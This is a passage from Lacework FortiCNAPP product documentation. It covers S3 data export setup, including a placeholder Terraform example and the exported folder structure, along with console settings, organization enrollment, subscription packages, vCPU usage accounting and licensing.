4. For *External ID*, paste the external ID that you created when completing the AWS integration prerequisites. If the external ID does not comply with the format requirements, click the Refresh icon to generate a new one. Then follow the steps to update the external ID in the AWS console before returning here to finish the integration. See Update the External ID of an Existing AWS Integration on page 238.
5. Provide the *Role ARN*.
6. Provide the *Bucket ARN*.

Create a data export rule in Lacework FortiCNAPP

To create a data export rule in Lacework FortiCNAPP:

1. Navigate to *Settings > Configuration > Data export rules*.
2. Click *+ Add New*.
3. Name the rule and optionally provide a description.
4. Select the alert channels to use.
5. Select the *Data Export Profile Version*.
   For detailed information about the data exported by Lacework FortiCNAPP, see Lacework FortiCNAPP Data Share.
6. Select *Save*.

After creating a data export rule, S3 data export configuration is complete and Lacework FortiCNAPP starts to export data to your S3 bucket hourly.

Lacework FortiCNAPP Amazon S3 export and Amazon Server-Side Encryption (SSE)

Lacework FortiCNAPP S3 export supports Amazon server-side encryption (SSE). You may need to completed additional steps depending on the bucket Server-Side Encryption configuration.

Amazon S3 buckets configured with Server-Side Encryption with Amazon S3-Managed Keys (SSE-S3) work transparently with Lacework FortiCNAPP S3 export and do not require changes to the S3 bucket or policies.

Amazon S3 buckets configured with Server-Side Encryption KMS keys, such as the Server-Side Encryption with Customer Master Keys (CMKs) Stored in AWS Key Management Service (SSE-KMS), are supported.

Complete the following additional steps in AWS to allow Lacework FortiCNAPP S3 exports:

1. Log in to the AWS Console.
2. Navigate to *Key Management Service*.
3. Navigate to *Customer Managed keys*.
4. Add the Lacework role to the key users.

Creating an Amazon S3 data export using Terraform

Amazon S3 data export lets you export data collected from your Lacework FortiCNAPP account and send it to an S3 bucket of your choice.

Every hour, Lacework FortiCNAPP collects data from your Lacework account and sends it to an internal Lacework S3 bucket as a staging location. The data remains in the internal Lacework S3 bucket until its hourly scheduled export to your designated S3 bucket.

For detailed information about the data exported by Lacework FortiCNAPP, see Lacework FortiCNAPP Data Share.

```
resource "lacework_alert_channel_aws_s3" "data_export" {
  name = "s3 Alerts"
  bucket_arn  = "arn:aws:s3:::bucket_name/key_name"
  credentials {
    role_arn    = "arn:aws:iam::1234567890:role/lacework_iam_example_role"
    external_id = "12345"
  }
}
```

Additional information on the `lacework_alert_channel_aws_s3` resource can be found on the Terraform Registry.

Amazon S3 data export views and folder structure

When you export data using the Amazon S3 data export feature, the data is exported into various folders. The folder structure is as follows:

Agent dataset

- Folder path format: agent/YYYY-MM-DD/YYYY-MM-DD-HH-00/xxxxx.json.gz
  - Agent folder ↴
    - Date folder: Within the date folder, there are hourly folders that represent the data exported at the top of the hour. ↴
      - Hourly folder: Within the hourly folder, there are JSON files that correspond to the following table views:
        - Agent_management.json.gz
        - Alert_details.json.gz
        - All_files.json.gz
        - Applications.json.gz
        - Change_files.json.gz
        - Cmdline.json.gz
        - Connections.json.gz
        - Container_summary.json.gz
        - Container_vuln_details.json.gz
        - Dns_query.json.gz
        - Host_vuln_details.json.gz
        - Image.json.gz
        - Interfaces.json.gz
        - Internal_ipa.json.gz
        - Machine_details.json.gz
        - Machine_summary.json.gz
        - New_hashes.json.gz
        - Package.json.gz
        - Pod_summary.json.gz
        - Process_summary.json.gz
        - User_details.json.gz
        - User_login.json.gz

AWS CloudTrail dataset

Folder path format: `AWSCloudTrail/YYYY-MM-DD/YYYY-MM-DD-HH-00/`

- Alert_details.json.gz

Azure Activity Log dataset

Folder path format: `AzureActivityLog/YYYY-MM-DD/YYYY-MM-DD-HH-00/`

- Alert_details.json.gz

AWS Compliance dataset

Folder path format: `AWSCompliance/YYYY-MM-DD/YYYY-MM-DD-HH-00/`

- Alert_details.json.gz
- Cloud_compliance.json.gz
- Cloud_configuration.json.gz

Azure Compliance dataset

Folder path format: `AzureCompliance/YYYY-MM-DD/YYYY-MM-DD-HH-00/`

- Alert_details.json.gz
- Cloud_compliance.json.gz
- Cloud_configuration.json.gz

Google Cloud Compliance dataset

Folder path format: `GCPCompliance/YYYY-MM-DD/YYYY-MM-DD-HH-00/`

- Alert_details.json.gz
- Cloud_compliance.json.gz
- Cloud_configuration.json.gz

Agent Management V view

The AGENT_MANAGEMENT_V view provides agent management-related information. This view is available through the Amazon S3 data exporter only.

Each row contains file information as listed in the columns.

Column name	Data type	Description
MID	Integer	The Lacework FortiCNAPP-generated machine identifier of the agent.
CREATED_TIME	Timestamp	The time and date when the agent was created.
LAST_UPDATE	Timestamp	The time and date when the agent was last updated.
STATUS	Varchar	The status of the agent.
HOSTNAME	Varchar	The hostname of the machine.
IP_ADDR	Varchar	The IP address of the machine.
AGENT_VERSION	Varchar	The version of the agent.
OS	Varchar	The OS of the host.
TAGS	Variant	Tags
MODE	Varchar	The mode of the agent.

General

Platform Timeout

The console terminates an idle user session after a configurable amount of time, 1 hour by default. You can adjust the platform timeout duration in the console at the organization level or the account level.

If you use the organization timeout, you cannot specify the timeout at the account level. (It is greyed out.)

If you don't have an organization associated with your account, you can configure the idle timeout at the account level.

You can change the idle timeout from a minimum duration of 30 minutes up to a maximum of 24 hours. For example, if you select a timeout of 30 minutes, the session times out after 30 minutes of inactivity.

To specify the platform timeout, go to *Settings* > *Configuration* > *General*. Under *Platform Timeout*, select the platform's idle timeout from the drop-down.

Changes to the idle timeout value appear in console audit logs. To view which user changed the timeout setting, when the change was made, and the old and new values, go to *Settings* > *Audit Logs*.

When you log in, Lacework FortiCNAPP creates a session with the current timeout. If you change the timeout duration, it does not affect active sessions. An active session only uses the timeout from the settings at the time of session creation. For example:

1. Timeout is set to 1 hour.
2. You log in for the first time. The timeout is 1 hour.
3. You change the timeout to 2 hours.
4. Your session timeout is still set to 1 hour.

Compliance Report Schedule

Use the *Send reports at* drop-down to select a time when Lacework FortiCNAPP starts generating and distributing reports. This applies both to built-in reports, such as the Daily Summary and Weekly Snapshot reports, and to custom reports. See Reports on page 2193.

Note that this setting determines when report generation begins. The actual time when recipients receive reports may be some time later due to the time it takes for report processing to occur.

Also note that changes to this setting can take up to one or two report cycles to take effect. This setting affects report generation only, not event summary generation. Event summaries start generating at 12 PM GMT.

Lacework Policy Subscription

Toggle on *Automatically enable Lacework default policies* to enable any future Lacework FortiCNAPP default policies when they are introduced. You can also select which severities to enable. Existing policies are not affected.

Resource Management Collection Schedule

Use these settings to configure when Lacework FortiCNAPP starts resource collection and how frequently it performs the collection:

- *Start collection at*: Sets the start time for resource collection.
- *Collection interval*: Currently, resource collection is performed every 24 hours.

Before changing the collection time, it is important to note how changing the schedule can impact ongoing collections. If there is an ongoing collection underway (whether an on-demand collection or a scheduled collection) when the setting is changed, the ongoing collection is canceled. See Cloud Compliance Dashboard on page 452.

Suppressed Rule Filter

Toggle to filter suppressed rules from compliance assessments.

Continuous Assessments

Select what images are monitored for changes in vulnerabilities for a period of 30 days:

- *Reassess active images*

Selecting this option means Lacework FortiCNAPP will reassess all active images in last 24 hours.

If you want to reassess images with a specific tag or label, contact Lacework Support.

Lacework AI Assist

PREVIEW FEATURE This section describes a preview feature.

This setting enables the *Lacework AI Assist* in the console. AI Assist is generative AI technology that provides information in the context of a specific alert, including an explanation of the alert, remediation steps, and more.

Lacework AI Assist generates content by training on various sources, including the Lacework FortiCNAPP documentation and knowledge bases, Lacework FortiCNAPP policies, and industry security knowledge and information.

Lacework FortiCNAPP does not use content exchanged by users with the assistant in training its models, ensuring privacy of user interactions.

After enabling the *Lacework AI Assist*, users can access the assistant by clicking the chat icon on the right side of the details view of any anomaly or compliance alert.

Configure Risk Scores

Preview Feature This article describes functionality that is currently in preview.

Enable or disable the factors that influence the calculation of the Lacework (LW) Risk Score. See Lacework FortiCNAPP Risk Score on page 1256.

The LW Risk Score is applied to vulnerable cloud assets and packages in your environment. This helps you prioritize assets that are deemed to be high-risk and vulnerable to exploits.

See Configure Risk Score Factors for guidance on each setting.

My Settings

- My Profile on page 2339

My Profile

This topic describes the information and settings available on your profile page, which you can access by going to *Settings* > *My Settings* > *My profile* page.

My preferences

You can configure the following preferences:

- *Dark mode*: Choose whether to use dark mode for the Lacework FortiCNAPP Console
- *Default email notification*: Choose whether to receive notifications that Lacework FortiCNAPP sends to the default email alert channel
- *Onboarding*: Choose whether to display *Onboarding* under *My Settings* even if all onboarding workflows have been completed

As part of the initial onboarding process, Lacework FortiCNAPP generates a default email alert channel and automatically adds new members to it.

My access

The table lists all of your accounts and the role for each account.

Organizations

- Organization overview on page 2341

Lacework FortiCNAPP organizations are a part of FortiCloud Organizations. See FortiCloud Organizations on page 111 for more information on managing the Organization and users.

Organization overview

Lacework FortiCNAPP organizations are a part of FortiCloud Organizations. See FortiCloud Organizations on page 111 for more information on managing the Organization and users.

Enrolling in an organization allows you to centrally manage your environment's security, compliance, and access control by aggregating information from all your accounts. To use Lacework FortiCNAPP's organization capability, you must perform a one-time enrollment process using an existing account.

An organization can contain multiple accounts so you can also manage components such as alerts, resource groups, team members, and audit logs at a more granular level inside an organization. A team member may have access to multiple accounts and can easily switch between them.

Organization enrollment process

The enrollment process is irreversible. Proceed only if you want to enroll all your company's accounts in the organization. An organization can contain a maximum of 100 accounts.

Before you begin the organization enrollment process, determine which existing account to use for enrollment. This account's Lacework FortiCNAPP URL will be used for all accounts in the organization. This URL is also referred to as the organization URL.

We recommend choosing an account where the individual you want to promote to an organization admin already exists as an account admin. Also consider that the organization and any underlying accounts assume the authentication method of the account used for the enrollment process.

Choose the correct account. The enrollment process enrolls all your company's accounts in the organization and the process cannot be reversed.

The general process is as follows:

1. Log in to the console with the chosen account.
2. Open Account Settings and click *Organization View* at the bottom of the page.
3. Verify the details about the account and click *Get Started Now*.
4. Verify that you want to enroll all listed accounts in the organization and click *Continue*.
5. Read the enrollment process details.
6. Select a current account admin to be promoted. This admin is granted the organization admin role. This admin gains organization-level admin privileges but also retains its previous account-level privileges.
7. Select the acknowledgment checkbox to confirm you want to complete the enrollment process with the chosen account and account admin.
   This enables the *Complete Step* button.
8. Click *Complete Step* to complete enrollment.

The organization dashboard displays aggregated events and compliance for all accounts within the organization.


After the enrollment process finishes, the option to start the enrollment process is no longer available for accounts within the new organization.

After organization enrollment

Completing organization enrollment introduces two organization-level roles: organization admin and organization user. Only organization admins and users can view organization settings. Only organization admins can edit organization settings. Authentication and usage settings, which were available at the account level before enrollment, are now available only at the organization level. So an account admin that is not granted any organization-level privileges cannot view authentication and usage pages. Determine if you should grant additional team members organization-level roles.

Because you can set authentication only at the organization level, all accounts within the organization assume the authentication method of the account chosen for initial enrollment. This potential authentication change could affect some account admins' and users' ability to log in to the Lacework FortiCNAPP Console until the change and necessary remediation steps are communicated within your organization.

The new organization does not contain any custom alert routing or resource groups at the organization level. Determine if you should define organization-level alert routing and resource groups.



Subscription and Usage

- Viewing subscription status on page 2344
- Assigning packages to accounts on page 2347
- Allocating packages to resource groups on page 2349
- Subscription Usage on page 2352
- Usage on page 2356

Viewing subscription status

This page describes the new Lacework FortiCNAPP pricing and packaging model. For details on packages, contact your Lacework FortiCNAPP representative.

Lacework FortiCNAPP usage is based on a license unit called vCPU. The *Usage > Subscription* page shows vCPU usage, both for the current month and for previous months. If you are using an organization to manage accounts, the page shows vCPU usage across your organization for each subscribed package. See Organization overview on page 2341.


The *Usage > Subscription* page is also where organization administrators can make packages available to Lacework FortiCNAPP accounts. See Assign Subscriptions to Accounts for more information.

Viewing subscriptions

To access the *Subscription* page:

1. Click your account name in the navigation menu to open the account menu.
2. Click *Subscription* from the menu:

The *Subscription* page appears as follows:



The *Subscription* page may appear different for you, depending on the packages you are subscribed to. Only subscribed packages appear on the page.

The following sections describe the information on the page.

Subscription summary

The *Subscription summary* section shows current subscription information. It shows the number of vCPU units available by subscription package for the organization.

If viewed from an account that belongs to a Lacework FortiCNAPP organization, the data represents the licensed units for the organization to which this account belongs.

The section also shows the currently licensed data retention period. The data retention period determines how long the results of the information processed by Lacework FortiCNAPP are retained, either 90 or 180 days. After raw data is processed, then the raw data may be discarded by Lacework FortiCNAPP.

The usage trend graphs show the consumption of license units to date for the current month. By choosing a different month, you can see complete usage data for previous months.

If you modify your subscription, for example, by increasing the quantity of vCPU units, the change may take up to a day to appear in the console page.

Subscription history

The *Subscription history* section shows your Lacework FortiCNAPP subscription details over time.

When you make a change to your current Lacework FortiCNAPP subscription, the *Subscription summary* section is updated based on the new subscription, and the previous subscription details appear in the *Subscription history*.

Each *Subscription history* item shows the details of the subscription, including the subscribed packages and vCPUs licensed for each, and the time period during which the license level was in effect, by start and end date.

Assigning packages to accounts

This page describes the new Lacework FortiCNAPP pricing and packaging model. For details on packages, contact your Lacework FortiCNAPP representative.

If you have purchased multiple Lacework FortiCNAPP packages and use organizations to manage accounts, you can assign individual packages to accounts.

About package assignment

Cloud service provider accounts maintained by an organization may not all have the same security requirements. By purchasing multiple Lacework FortiCNAPP package types, you can apply different subscription packages to these environments based on their requirements.

By default, Lacework FortiCNAPP accounts are assigned all of the feature packages you have purchased. This means that an administrator within the account can apply any of the assigned packages to the resource groups in that account. By default, the lowest package level is allocated (that is, the one with the fewest features). To prevent a package from being allocated within an account, an organization administrator can remove the package assignment for the account.

Removing a package assignment may change the default package allocation to resource groups in the account. That is, if you remove the lowest level package as a package assigned to the account, for example, the default allocation will be the next lowest level package.

Assigning packages to accounts

Assigning a package to an account makes that package available for allocation to resource groups in the account. You can add or remove a package assignment to an account as follows. Note that you can only change a package assignment once every 24 hours.

To assign packages to accounts:

1. As an organization administrator, go to the *Settings* page in the organizational view of the Lacework FortiCNAPP accounts.
2. Click *Subscription* from the left navigation menu.
3. Click the *Package assignment* tab.
4. Select the checkbox next to an account name to enable it or enable it.
5. Click *Assign*. If a subscription level has not been purchased, it appears grayed out and cannot be assigned.
6. In the Assign subscription dialog, choose the subscriptions that will apply to that account.
7. Click *Save*.

The new package assignment appears in the list, and the package is now available for allocation in that account.

Allocating packages to resource groups

This page describes the new Lacework FortiCNAPP pricing and packaging model. For details on packages, contact your Lacework FortiCNAPP representative.

This topic describes how to assign packages by resource groups. If you are using organizations to manage accounts, you can alternatively allocate packages to accounts. See Assign Packages to Accounts.

Assigning packages to resource groups works with default resource groups only. Assigning packages to custom resource groups is not currently supported.

About resource groups

Lacework FortiCNAPP generates these default resource groups within every account:

- All AWS accounts
- All Tenants and Subscriptions (Azure)
- All Organizations and Projects (Google Cloud)
- All Machine Tags
- All Container Labels

All AWS cloud integrations within the account are automatically included in *All AWS accounts*, integrated Azure tenants are included in *All Tenants and Subscriptions*, and so on. Machine tags apply to machines that have Lacework FortiCNAPP agents installed, as listed in the *Machine tag summary* table available in the console on *Resources > Host > Machines*.

As an account administrator, you can allocate packages to resource groups individually based on the security resources of those groups, for example, by allocating Pro to *All Organizations and Projects* and Enterprise to *All AWS accounts*.


It's possible to have more than one type of package allocated to a single resource. For example, an AWS virtual machine that has the Lacework agent installed would belong to both the *All AWS accounts* and *All Machine Tags* resource groups. In this case, the higher level package applies, that is, if *All AWS accounts* is allocated Pro and *All Machine Tags* is allocated Enterprise, any AWS machine that has the Lacework FortiCNAPP Agent installed is subject to the Enterprise package.

Changing the default package allocation

By default, resource groups are allocated the lowest package available in that Lacework FortiCNAPP account. That is, if the organization administrator has assigned Pro and Enterprise to the account, all resource groups in the account are allocated the Pro package by default.

You can change the allocation for a specific resource group or set a new default. The new default applies to all resource groups.

As an account administrator, you can change the default allocation from the Package Allocation page. To change the default allocation, select the new subscription level from the *Default package* menu and click *Save*.



Allocating packages

You can allocate a subscription to resource groups as follows. The custom allocation rule you define here takes precedence over the default allocation rule. Note that you can change a package assignment no more than once every 24 hours.

To allocate a package to a resource group:

1. As a Lacework account administrator, click *Subscription* from the Lacework FortiCNAPP account menu.
2. Click the *Package assignment* tab.
3. Click *Add new* next to the Custom allocation section.
4. Enter a descriptive name for the allocation rule in the *Rule name* field.
5. Click the *Resource groups* field to bring up a menu of available resource groups and choose one or more resource groups to which the package should apply.

Only unassigned resource groups are available to be allocated. If the resource group is already allocated a package, it is grayed out in the menu and cannot be selected.

6. Select the package.
7. Click *Save*.

Subscription Usage

This page describes the new Lacework FortiCNAPP pricing and packaging model. For details on packages, contact your Lacework FortiCNAPP representative.

The Usage page displays the license usage for your Lacework FortiCNAPP instance over time. It shows the total license units available by package, Standard, Pro, or Enterprise, and the amount of vCPU used for a given time frame.

If you are a trial Lacework FortiCNAPP user or using an instance that is subject to the legacy licensing model, you can preview your vCPU usage as described by Preview Usage as a Trial or Legacy License User.

Viewing Subscription Usage

You can view the license units that are available and consumed for a given month in the *Subscription Usage* page.

To access the subscription usage page, go to *Settings* > *Usage* > *Subscription Usage*.

For an organization administrator, the page displays usage data for the entire organization, including any accounts created in the organization. If you are an account administrator, the page displays information only for that account.

When using the page, you can choose a time frame to view. The usage data for that time frame is depicted, so that you can see how Lacework FortiCNAPP usage varies over time.

Subscription changes

The usage data reflects the Lacework FortiCNAPP packages and monthly amount of vCPUs that your organization currently subscribes to. If you make changes to the underlying subscription, for example, by adding a package, removing a package, or changing the amount of vCPUs, the changes are not immediately reflected by the usage data, as it appears on the Usage page. It may take up to 24 hours for underlying subscription changes to be reflected in the console.

It is important to note that subscription changes can change the package allocation for accounts or resource groups. By default, if an allocated package is removed from the subscription, the next lowest subscribed package is automatically allocated to those resources or accounts. Also, any custom allocation rules that apply a removed package to accounts or resource groups are automatically removed as well. You will need to recreate any removed allocation rules that are needed for the new package allocation.

vCPU Usage

The vCPU usage page shows usage trend information and the breakdown of usage by either account in your organization or by resource group, if you are viewing account-specific information.

Lacework FortiCNAPP accounts for vCPU usage for the life of a given machine instance. In environments in which instances are frequently created and destroyed, Lacework FortiCNAPP accounts for the vCPU usage for only the life of the instance.

vCPUs are only counted on running instances.


The following states are considered to be running:

-

The *Usage* trend information shows hourly average consumption of vCPU units by assigned package type. If you are logged in as an account administrator, the usage is broken down by resource group. If you are logged in as an organizational administrator, the information is organized by accounts. You can click the account to see resource group usage for that account.

vCPU usage is counted for the following resource types that are not in a *terminated* or *stopped* state:

- AWS:
  - EC2
  - Fargate for ECS
  - Lambda
- Google Cloud:
  - Compute Engine
- Azure:
  - Virtual Machines
  - Virtual Machine Scale Sets
- Any host with an agent



Other Usage

The *Other Usage* panel shows usage details for various package features, including Kubernetes node usage, host scans, container image scans, and IaC assessments.

Use the *Billing period* menu to view a different month's *Usage* and *Resource usage by cloud account* statistics.

Previewing usage as a trial or legacy license user

If you are trying out Lacework FortiCNAPP or using an instance that is subject to the legacy, agent-based licensing model, you can preview what your vCPU usage would be under the new Lacework FortiCNAPP pricing and packaging model. This information can help you assess usage and, accordingly, anticipate costs.

The new pricing and packaging model was introduced for new customers in February 2023. If you were an existing Lacework customer at that time, you are likely subject to the legacy, agent-based licensing model.

To view account usage as an account or org administrator:

1. Click your account name and then *Usage (Preview only)*.
2. Click *Preview Usage Data*.

The preview usage page shows total vCPU usage. Notice that it does not show usage segmented by package, since packages do not apply to trial or legacy licensed accounts.

Previewing vCPU does not change your current licensing status in any way. It only lets you assess what you usage would be under the new model.

Usage

- License on page 2357
- Audit logs on page 2360
- Team members on page 2361
- Authentication overview on page 2365

License

This topic describes the legacy Lacework FortiCNAPP licensing model, which may still apply to your instance. For information on the new pricing and packaging model, see Viewing subscription status on page 2344 and Billing and Usage.

Access the *License* page by navigating to *Settings* > *Usage* > *License*.

- If the account is not enrolled in an organization, the License page displays information for the account.
